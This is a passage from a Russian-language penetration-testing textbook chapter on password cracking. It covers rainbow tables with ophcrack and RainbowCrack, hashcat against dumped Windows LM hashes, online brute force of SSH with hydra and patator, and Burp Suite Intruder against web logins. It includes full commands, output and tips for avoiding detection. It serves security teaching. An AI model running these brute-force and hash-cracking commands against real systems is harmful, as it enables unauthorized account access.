


Рис. 9.1. Радужные таблицы в программе ophcrack

Вы увидите список всех таблиц, о которых известно программе ophcrack. Как только она определит таблицу, кружок слева превратится из красного в зеленый. Это означает, что соответствующая таблица установлена. Таблицы на разных языках могут содержать слегка различающиеся символы. Например, в немецком языке (таблицы **XP german** на приведенном изображении) есть буква «эсцет», которая напоминает прописную *B*. Она часто встречается в немецких словах, но

отсутствует на англоязычных клавиатурах, хотя ее можно сгенерировать с помощью утилит на базе ОС. В немецком языке также есть символы, использующие умлаут. В других языках тоже есть буквы/символы, отсутствующие в латинице, лежащей в основе английского алфавита. Радужные таблицы, ориентированные на конкретные языки, часто включают такие символы, поскольку они могут использоваться в паролях.

После установки радужных таблиц взлом паролей не составляет особого труда. В моем случае для этого используется единственная таблица XP Free Fast. Чтобы взломать пароль, я нажал кнопку Load (Загрузить) на панели инструментов. В открывшемся меню, содержащем пункты Single Hash (Одиночный хеш), PWDUMP File (Файл PWDUMP), Session File (Файл сеанса) и Encrypted SAM (Зашифрованный SAM), выбрал пункт Single Hash (Одиночный хеш). Затем использовал учетную запись администратора из полученного ранее дампа хеша и ввел этот хеш в текстовое поле открывшегося диалогового окна. На рис. 9.2 показаны результаты данной попытки взлома. Полученный пароль размыл я сам, а не программа. Пароль разбит на два фрагмента, как это обычно бывает с паролями NTLM. Первые семь символов находятся в столбце LM Pwd 1, а следующие семь — в столбце LM Pwd 2.




Рис. 9.2. Пароль, взломанный с помощью программы ophcrack

Имейте в виду, что во время работы с программой ophcrack вы ограничены радужными таблицами, о которых ей известно. Кроме того, она в основном ориентирована

на работу с хешами на базе Windows. Вы не можете создавать собственные таблицы. Однако существуют программы, которые не только позволяют генерировать их, но и предоставляют инструменты для решения этой задачи.

Проект RainbowCrack

Для создания собственных радужных таблиц вы можете воспользоваться пакетом утилит проекта RainbowCrack, который предоставляет дополнительный контроль над применяемыми паролями. Первая утилита, на которую следует обратить внимание, — `rtgen`. Этот инструмент позволяет генерировать таблицы на основе заданных параметров. Процесс создания простой радужной таблицы с помощью `rtgen` показан в примере 9.9. Здесь мы не начинаем со слов, содержащихся в словаре, как в случае с таблицами, используемыми с программой `ophcrack`, а предоставляем набор символов и указываем нужную длину паролей. Затем утилита генерирует пароли так же, как это делает инструмент `john` в инкрементном режиме. Если у вас много свободного времени и достаточно места на диске, можете создать собственную таблицу.

Пример 9.9. Генерация радужных таблиц с помощью утилиты `rtgen`

```
(kilroy@portnoy)-[~]
$ rtgen sha1 mixalpha-numeric 1 4 0 1000 1000 0
rainbow table sha1_mixalpha-numeric#1-4_0_1000x1000_0.rt parameters
hash algorithm:      sha1
hash length:         20
charset name:        mixalpha-numeric
charset data:        abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ  ←
0123456789
charset data in hex:  61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72  ←
73 74 75 76 77 78 79 7a 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52  ←
53 54 55 56 57 58 59 5a 30 31 32 33 34 35 36 37 38 39
charset length:      62
plaintext length range: 1 - 4
reduce offset:       0x00000000
plaintext total:     15018570

sequential starting point begin from 0 (0x0000000000000000)
generating...
1000 of 1000 rainbow chains generated (0 m 0.0 s)
```

Чтобы ограничить объем памяти, необходимый для хранения всей таблицы, инструмент `rtgen` использует так называемые *радужные цепочки*. Помните, что работа с радужными таблицами предполагает предварительное вычисление хешей и их сопоставление с паролями. Это может потребовать очень много места, если не применять специальный подход к сокращению используемого пространства. Для этого можно задействовать *функцию редукции*. В результате вы получите цепочку чередующихся хешей и паролей, которая позволяет сопоставлять хеш-значение с паролем, используя алгоритм вместо генерации методом грубой силы и поиска.

Итак, в примере 9.9 мы вызываем утилиту `rtgen` с алгоритмом хеширования (`sha1`), за которым следует набор символов, применяемый для создания паролей. Я решил использовать символы в верхнем и нижнем регистре, а также цифры. Мы можем взять прописные или строчные буквы либо их комбинацию. Выбранный подход к созданию различных вариантов паролей довольно хорош. После набора символов нам нужно указать желаемую длину, а именно ее минимальное и максимальное значения. Я решил, что мне нужны пароли длиной от одного до четырех символов, чтобы ограничить их размер, но при этом продемонстрировать использование инструмента.

Утилита `rtgen` может применять различные алгоритмы редукции. Выбранный алгоритм задается следующим параметром. Документация проекта не содержит подробных сведений об этих алгоритмах, а вместо этого ссылается на научную работу Филиппа Окслина (Philippe Oechslin), в которой описаны математические основы сокращения размера хранилища. В данном случае я задействовал значение, взятое из примеров, предоставленных программой.

Далее следует длина цепочки, которая определяет, сколько текстовых значений необходимо хранить. Чем больше их хранится, тем больше места расходуется на диске и тем больше времени уходит на генерацию паролей и их хешей. Мы также должны указать `rtgen`, сколько цепочек необходимо сгенерировать. Размер итогового файла будет равен количеству цепочек, умноженному на размер каждой из них — 16 байт. Наконец, нам нужно указать значение индекса, чтобы утилита `rtgen` знала, как именно генерируемая таблица вписывается в общую схему. Если вы хотите хранить большие таблицы, то можете указать разные индексы для обозначения разных разделов таблицы.

Вам следует создать несколько таблиц, варьируя третье из предоставленных чисел. При запуске кода я использовал в этой позиции числа 0, 1, 2, 3 и 4. Это позволяет получить больше значений, по которым можно вести поиск. В рамках данной демонстрации мы создали небольшое количество очень маленьких таблиц.

После создания цепочек их нужно отсортировать. В конце концов нам придется искать значения в таблице, и этот поиск окажется быстрее, если таблица будет упорядочена. Сортировку можно выполнить с помощью другой программы под названием `rtsort`. Для ее запуска мы используем команду `rtsort`, чтобы указать место нахождения таблиц, подлежащих сортировке. По окончании этого процесса таблица будет сохранена в каталоге `/usr/share/rainbowcrack`. Имя файла задается на основе применяемого алгоритма хеширования и набора символов. Для параметров, задействованных в приведенном ранее примере, было сгенерировано имя файла `sha1_mixa-numeric#1-4_0_1000x1000_0.rt`.

Теперь, когда у нас есть таблица, можем приступить к взлому паролей. Разумеется, вряд ли кто-то будет использовать пароли длиной от одного до четырех символов, — на их примере мы просто рассмотрим принцип работы программы `rcrack`. Для применения `rcrack` нам понадобятся хеш-значение и радужные таблицы. Согласно справке, предоставляемой приложением (`rcrack --help`), оно поддерживает

взлом файлов в формате PWDUMP, которые являются результатом использования одной из вариаций программы `pwdump.exe` в системе Windows. Данная программа может экспортировать содержимое SAM из памяти работающей системы Windows или из файлов реестра.

В примере 9.10 показано применение программы `rcrack` для взлома хеш-значения с использованием созданных ранее радужных таблиц. Как видите, я указал, что хочу задействовать текущий каталог в качестве места расположения радужных таблиц. На самом деле, как уже отмечалось, радужные таблицы находятся в каталоге `/usr/share/rainbowcrack`. Вы также можете заметить, что хотя пароль был очень простым и состоял всего из четырех символов `aaaa` (то есть содержался в созданных нами таблицах), программе `rcrack` не удалось его найти.

Пример 9.10. Использование программы `rcrack` с радужными таблицами

```
(kilroy@portnoy)-[~]
$ echo 'aaaa' | shasum -
7bae8076a5771865123be7112468b79e9d78a640 -

(kilroy@portnoy)-[~]
$ sudo rcrack . -h 7bae8076a5771865123be7112468b79e9d78a640
5 rainbow tables found
memory available: 25587266355 bytes
memory for rainbow chain traverse: 16000 bytes per hash, 16000 bytes for 1 hashes
memory for rainbow table buffer: 5 x 16016 bytes
disk: ./sha1_mixa1pha-numeric#1-4_0_1000x1000_0.rt: 16000 bytes read
disk: ./sha1_mixa1pha-numeric#1-4_1_1000x1000_0.rt: 16000 bytes read
disk: ./sha1_mixa1pha-numeric#1-4_2_1000x1000_0.rt: 16000 bytes read
disk: ./sha1_mixa1pha-numeric#1-4_3_1000x1000_0.rt: 16000 bytes read
disk: ./sha1_mixa1pha-numeric#1-4_4_1000x1000_0.rt: 16000 bytes read
disk: finished reading all files

statistics
-----
plaintext found:                0 of 1
total time:                    0.09 s
time of chain traverse:         0.09 s
time of alarm check:           0.00 s
time of disk read:             0.00 s
hash & reduce calculation of chain traverse: 2495000
hash & reduce calculation of alarm check: 51114
number of alarm:               161
performance of chain traverse:  28.35 million/s
performance of alarm check:     25.56 million/s

result
-----
7bae8076a5771865123be7112468b79e9d78a640 <not found> hex:<not found>
```

Когда вы предоставляете значение с помощью параметра `-h`, программа `rcrack` ожидает получить хеш SHA1. Попытка передать ей хеш-значение MD5 приведет

к ошибке, указывающей на то, что ожидаемые 20 байт хеш-значения не были обнаружены. Хеш MD5 содержит 16 байт (128 бит), а хеш SHA1 — 20 байт (160 бит). Как видите, применив `rcrack` к файлу, сгенерированному с помощью программы `pwdump7.exe` в системе Windows Server 2003, программа не смогла найти ничего, что, по ее мнению, представляло бы собой хеш-значение. В файле PWDUMP вы обнаружите как LM-, так и NTLM-хеши.

В данном случае мы не получили результата из-за слишком маленького размера таблиц. Как и при любом другом способе взлома паролей, если пароля нет в источнике, с которым вы сверяетесь, будь то словарь или радужная таблица, вы не получите результата. Единственный способ гарантированно подобрать пароль — это перебор всех возможных комбинаций, но он невероятно трудоемок, учитывая необходимость варьирования таких переменных, как набор символов и длина. Если у вас много места на диске, можете сгенерировать множество цепочек радужных таблиц, повысив тем самым вероятность успешного взлома.

Программа HashCat

Программа `hashcat` — это комплексное приложение для взлома паролей, способное принимать хеши от множества устройств. Как и инструмент `john`, программа `hashcat` может использовать словари, но при этом она задействует дополнительные вычислительные мощности системы. Если `john` применяет для вычисления хеша центральный процессор, то `hashcat` — еще и графические процессоры. Как и другие инструменты для взлома паролей, эта программа использует словари. Однако благодаря дополнительным вычислительным ресурсам `hashcat` позволяет получить пароли гораздо быстрее. Пример 9.11 демонстрирует применение `hashcat` для взлома хеш-значений, извлеченных из скомпрометированной системы Windows. В системе Linux для извлечения поля из дампа хешей можно взять команду `cut: cat hashvalues.txt | cut -f 4 -d : > hashes.txt`. Она вырежет четвертое поле, в котором хранится хеш-значение. После получения хешей можно запускать программу `hashcat`.

Пример 9.11. Применение hashcat к дампу хешированных паролей Windows

```
(kilroy@portnoy)-[~]
$ hashcat -m 3000 -D 1 ~/hashvalues.txt ~/rockyou.txt
hashcat (v6.2.6) starting

Oversized line detected! Truncated 13 bytes
OpenCL API (OpenCL 3.0 PoCL 4.0+Debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-10210U CPU @ 1.60GHz, 14847/29758 MB (4096 MB allocatable), 8MCU

Hashfile '/root/hashvalues.txt' on line 2 (NO PASSWORD*****):
Hash-encoding exception
Hashfile '/root/hashvalues.txt' on line 3 (NO PASSWORD*****):
```

```
Hash-encoding exception
Hashfile '/root/hashvalues.txt' on line 10 (NO PASSWORD*****):
```

```
Hash-encoding exception
Hashes: 36 digests; 31 unique digests, 1 unique salt
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
Applicable optimizers:
* Zero-Byte
* Precompute-Final-Permutation
* Not-Iterated
* Single-Salt
```

```
Password length minimum: 0
Password length maximum: 7
```

```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Watchdog: Temperature retain trigger disabled.
```

```
Dictionary cache built:
* Filename.: /root/rockyou
* Passwords.: 27181943
* Bytes.....: 139921507
* Keyspace.: 27181943
* Runtime...: 5 secs
```

```
- Device #1: autotuned kernel-accel to 256
- Device #1: autotuned kernel-loops to 1
[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => ↵
[s]tatus [p]ause [r]es
4a3b108f3fa6cb6d:D
921988ba001dc8e1:P@SSW0R
b100e9353e9fa8e8:CHAMPIO
31283c286cd09b63:ION
f45d978722c23641:TON
25f1b7bb4adf0cf4:KINGPIN
```

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 3000 (LM)
Hash.Target.....: /home/kilroy/hashes.txt
Time.Started....: Thu Dec 21 18:46:37 2023 (2 secs)
Time.Estimated...: Thu Dec 21 18:46:39 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/kilroy/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 7203.8 kH/s (0.41ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/36 (0.00%) Digests (total), 0/36 (0.00%) Digests (new)
Progress.....: 14344394/14344394 (100.00%)
Rejected.....: 0/14344394 (0.00%)
Restore.Point....: 14344394/14344394 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```

```
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[204c4f56454c59] -> $HEX[042a0337c2a156]
Hardware.Mon.#1..: Temp: 65c Util: 50%
```

Started: Thu Dec 21 18:46:08 2023

Stopped: Thu Dec 21 18:46:40 2023

В данном случае мы взламываем LM-хеши. В базе данных SAM Windows хеши хранятся как в формате LM, так и в формате NTLM. Чтобы запустить `hashcat`, необходимо извлечь только поле хеша. Для этого я выполнил команду `cat hashes.txt | cut -f 3 -d : > hashvalues.txt`, которая извлекла только третье поле и сохранила результат в файле `hashvalues.txt`. Однако для работы `hashcat` необходимы некоторые модули, специально предназначенные для использования дополнительных вычислительных ресурсов. Программа `hashcat` задействует функции библиотеки OpenCL, поэтому соответствующие модули должны быть скомпилированы перед началом процесса взлома паролей.



В выводе программы содержится нечто, напоминающее набор частичных паролей. Это LM-хеши. Пароли в формате LM разбиваются на семисимвольные блоки. В выводе программы вы видите хеши, основанные на этих блоках.

В конце помимо взломанных паролей вы увидите статистику, включая количество опробованных паролей, потраченного на это времени и успешных попыток взлома. Этот запуск был выполнен на виртуальной машине, не имеющей собственного графического процессора, поэтому нам не удалось добиться ускорения за счет использования данного подхода. Однако при наличии оборудования с графическим процессором производительность `hashcat` должна оказаться выше, чем у других инструментов для взлома паролей.

Взлом паролей в режиме онлайн

До сих пор мы имели дело либо с отдельными хеш-значениями, либо с файлами хешей, извлеченными из систем с помощью автономных инструментов для взлома паролей. Для извлечения хешей паролей требуется определенный уровень доступа к системе, однако в некоторых случаях у вас его может не быть. Например, вы можете не найти эксплойт, предоставляющий привилегии уровня root, необходимые для получения хешей паролей. Тем не менее в интересующей вас системе могут быть запущены сетевые службы, требующие аутентификации. А в Kali Linux есть программы, позволяющие атаковать эти службы методом грубой силы, подобно тому как мы делали это раньше с целью взлома паролей. Отличие заключается в том, что для реализации этой атаки хеширования паролей не требуется.

Процесс взлома паролей служб в режиме онлайн предполагает отправку удаленному сервису множества запросов на аутентификацию. Одна из проблем подобных атак заключается в том, что они привлекают внимание. Если вы будете отправлять

по сети сотни тысяч сообщений, пытаясь войти в систему, это обязательно будет замечено. Кроме того, довольно часто такие службы предусматривают блокировку после нескольких последовательных неудачных попыток аутентификации. Необходимость дожидаться окончания вынужденной паузы может существенно замедлить вашу работу. Если учетная запись блокируется до разблокировки администратором, то увеличивается вероятность обнаружения, поскольку администратор должен будет выяснить причину блокировки.

Несмотря на сложности проведения онлайн-атак методом грубой силы, с доступными инструментами имеет смысл ознакомиться. Они могут пригодиться в любой момент, например, для того чтобы сгенерировать большой объем трафика или замаскировать другую атаку.

Инструмент Hydra

Инструмент `hydra` (гидра) назван в честь мифической многоголовой змеи, которую было поручено убить Гераклу. Это название вполне уместно, так как данный инструмент позволяет использовать несколько потоков для одновременной отправки множества запросов, что ускоряет получение доступа к системе. Однако по сравнению с медленно работающим инструментом этот является более «шумным». Учитывая вероятную регистрацию неудачных попыток входа в систему, выполнение тысяч таких попыток в течение нескольких секунд наверняка привлечет внимание. Однако при отсутствии механизма блокировки применение более быстрого подхода может обеспечить некоторое преимущество. Чем быстрее вы действуете, тем меньше вероятность того, что люди, следящие за вашей активностью, смогут отреагировать на эти действия.

При удаленном взломе паролей вы имеете дело с двумя фрагментами данных — именем пользователя и паролем. Допустим, вы знаете целевое имя пользователя и хотите проверить пароль. Для этого нужно предоставить программе `hydra` словарь. В примере 9.12 показан процесс запуска `hydra` со словарем `rockyou`. Как видите, цель задана в URL-формате: за идентификатором службы (URI) следует IP-адрес или имя хоста. Разница между такими параметрами, как имя пользователя и пароль, зависит от того, что применяется для их задания — словарь или одиночное значение. Строчная буква `l` используется для задания одиночного значения идентификатора входа, а прописная буква `P` указывает на получение пароля из словаря.

Пример 9.12. Использование инструмента hydra против SSH-сервера

```
└─(kilroy@badmilo)-[~]
└─$ hydra -l kilroy -P rockyou.txt ssh://192.168.4.8
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-21 18:57:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries ↵
(1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.4.8:22/
```

На этот раз парольная атака направлена против службы SSH, однако это не единственный сервис, поддерживаемый инструментом **hydra**. Вы можете использовать его против любой из служб, перечисленных в примере 9.13. Как видите, некоторые из них имеют вариации. Например, атаки на SMTP-сервер можно проводить как без шифрования, так и с применением зашифрованных сообщений (в этом заключается разница между SMTP и SMTPS). Вы также можете заметить, что протокол HTTP поддерживает шифрование и позволяет выполнять вход в систему с помощью методов GET и POST.

Пример 9.13. Службы, поддерживаемые инструментом hydra

```
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ↵
ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy ↵
http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached ↵
mongodb mssql mysql nntp oracle-listener oracle-sid pcanwhere pcnfs pop3[s] ↵
postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] ↵
smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
```

Когда в процессе взлома вы перебираете словари, содержащие не только пароли, но и имена пользователей, количество попыток увеличивается в геометрической прогрессии. Например, словарь **rockyou** содержит более 14 млн записей. Если вы попытаетесь перебрать все эти пароли хотя бы для 10 имен пользователей, то вместо 14 млн вам потребуется сделать 140 млн попыток. Также не стоит забывать, что список **rockyou** не исчерпывающий.

Программа Patator

Аналогом инструмента **hydra** является программа **patator**, включающая модули для конкретных служб. Чтобы протестировать эти службы, нужно запустить программу, задействовав определенный модуль, а также указав хост и учетные данные. В примере 9.14 показано начало процесса тестирования другого SSH-сервера. В данном случае мы вызываем **patator** с именем модуля **ssh_login**. Далее нам нужно указать хост, а затем учетные данные. Обратите внимание на то, что вместо простого имени пользователя и пароля в качестве этих параметров указаны **FILE0** и **FILE1**. Для применения словарей вы должны указать номер файла, а затем передать его имя в качестве нумерованного параметра.

Пример 9.14. Запуск программы patator

```
└─(kilroy@badmilo)-[~]
└─$ patator ssh_login host=192.168.4.8 user=FILE0 password=FILE1 0=users.txt ↵
1=rockyou.txt
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated ↵
for removal in Python 3.13
  from telnetlib import Telnet
```

```

19:00:44 patator INFO - Starting Patator 1.0 ↵
(https://github.com/lanjelot/patator)
with python-3.11.6 at 2023-12-21 19:00 EST
19:00:45 patator INFO -
19:00:45 patator INFO - code size time | candidate | num | msg
19:00:45 patator INFO - -----
19:00:47 patator INFO - 1 22 2.168 | kilroy:123456 | 1 | Authentication ↵
failed.
19:00:47 patator INFO - 1 22 2.169 | kilroy:12345 | 2 | Authentication ↵
failed.
19:00:47 patator INFO - 1 22 2.169 | kilroy:123456789 | 3 | Authentication ↵
failed.
19:00:47 patator INFO - 1 22 2.169 | kilroy:password | 4 | Authentication ↵
failed.
19:00:47 patator INFO - 1 22 2.169 | kilroy:iloveyou | 5 | Authentication ↵
failed.
19:00:47 patator INFO - 1 22 2.170 | kilroy:princess | 6 | Authentication ↵
failed.
19:00:47 patator INFO - 1 22 2.169 | kilroy:1234567 | 7 | Authentication ↵
failed.
19:00:47 patator INFO - 1 22 2.169 | kilroy:rockyou | 8 | Authentication ↵
failed.
19:00:47 patator INFO - 1 22 2.152 | kilroy:12345678

```

Как видите, при использовании **patator** мы получаем все сообщения об ошибках. Это демонстрирует прогресс программы, однако отыскать успешные попытки среди миллионов сообщений об ошибках очень сложно. К счастью, мы можем справиться с этой проблемой. Программа **patator** позволяет создать правила, указав условие и действие, которое необходимо выполнить при его соблюдении. Таким образом мы можем заставить ее игнорировать получаемые сообщения об ошибках. В примере 9.15 показан тот же тест, что и ранее, но с добавлением правила игнорирования сообщений о неудачной аутентификации. Параметр **-x** приказывает программе **patator** исключить из вывода сообщения, содержащие фразу **Authentication failed**.

Пример 9.15. Использование **patator** с правилом игнорирования

```

(kilroy@badmilo)-[~]
$ patator ssh_login host=192.168.4.8 user=FILE0 password=FILE1 0=users.txt ↵
1=rockyou.txt -x ignore:fgrep='Authentication failed'
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated ↵
for removal in Python 3.13
from telnetlib import Telnet
19:03:33 patator INFO - Starting Patator 1.0 ↵
(https://github.com/lanjelot/patator) with python-3.11.6 at 2023-12-21 19:03 EST
19:03:33 patator INFO -
19:03:33 patator INFO - code size time | candidate | num | msg
19:03:33 patator INFO - -----
^C19:03:57 patator INFO - Hits/Done/Skip/Fail/Size: 0/80/0/0/28688784, ↵
Avg: 3 r/s, Time: 0h 0m 24s
19:03:57 patator INFO - To resume execution, pass --resume 8,8,8,8,8,8,8,8

```


Этот запуск был отменен. Спустя некоторое время программа **patator** приостановила работу и представила ее результаты в виде статистики. Мы можем возобновить работу программы, передав `--resume` в качестве параметра командной строки. Если бы по какой-то причине мне пришлось прервать работу, а затем возобновить ее, то не нужно было бы перебирать списки с самого начала. Программа **patator** может продолжить работу с того места, на котором остановилась, благодаря сохранению состояния. Такая же возможность предусмотрена в инструментах **hydra** и **john**.

Подобно программе **hydra**, **patator** позволяет использовать несколько потоков. Вы можете увеличить или уменьшить их количество в зависимости от стоящих перед вами задач. Еще одной полезной функцией **patator** является возможность добавить паузу между попытками. Подобные задержки повышают ваши шансы избежать обнаружения, в том числе в связи с большим количеством запросов или отказов, произошедших за определенный период времени. Разумеется, чем больше задержка, тем дольше будет длиться процесс взлома паролей.

Взлом веб-приложений

Веб-приложения могут предоставить доступ к важным данным. А при правильном использовании они могут стать точками входа в базовую операционную систему. Таким образом, взлом паролей веб-приложений может быть важной частью процесса тестирования. Помимо таких программ для взлома паролей, как **hydra**, для общего тестирования веб-приложений чаще всего применяются другие инструменты. В Kali Linux есть две хорошие программы, позволяющие атаковать веб-приложения методом полного перебора паролей.

Первая из них — это версия **Burp Suite**, поставляемая вместе с Kali. Существует и профессиональная версия **Burp Suite**, однако для проведения парольных атак достаточно и ограниченной функциональности доступной нам версии. Первое, что нужно сделать, — найти страницу, которая отправляет запрос на вход в систему. На рис. 9.3 показана вкладка **Target** с выбранным запросом. Он включает параметры **email** и **password**, которые мы будем варьировать с помощью **Burp Suite**.

Выбрав страницу, мы можем отправить ее в раздел **Burp Suite Intruder**. Если щелкнуть правой кнопкой мыши на целевой странице в левой панели и выбрать пункт **Send to Intruder**, в соответствующем разделе появится вкладка с запросом и всеми параметрами. Инструмент **Intruder** идентифицирует все, чем можно манипулировать, включая поля заголовков и параметры, передаваемые в приложение. После указания позиций, подлежащих атаке методом перебора, мы должны выбрать нужный тип атаки и указать значения, которые необходимо использовать. На рис. 9.4 показана вкладка **Payloads** с выбранным вариантом **Brute forcer**. В данном случае мы будем перебирать пароли. При желании можно перебрать и имена пользователей. Если вы хотите использовать несколько полезных нагрузок, то в качестве типа атаки следует выбрать **Pitchfork** или **Cluster Bomb**. Если же вы собираетесь задействовать

только одну полезную нагрузку, например когда у вас есть одно имя пользователя и вы хотите перебрать пароли, то можете применить атаку Sniper.




Рис. 9.3. Выбор цели в Burp Suite

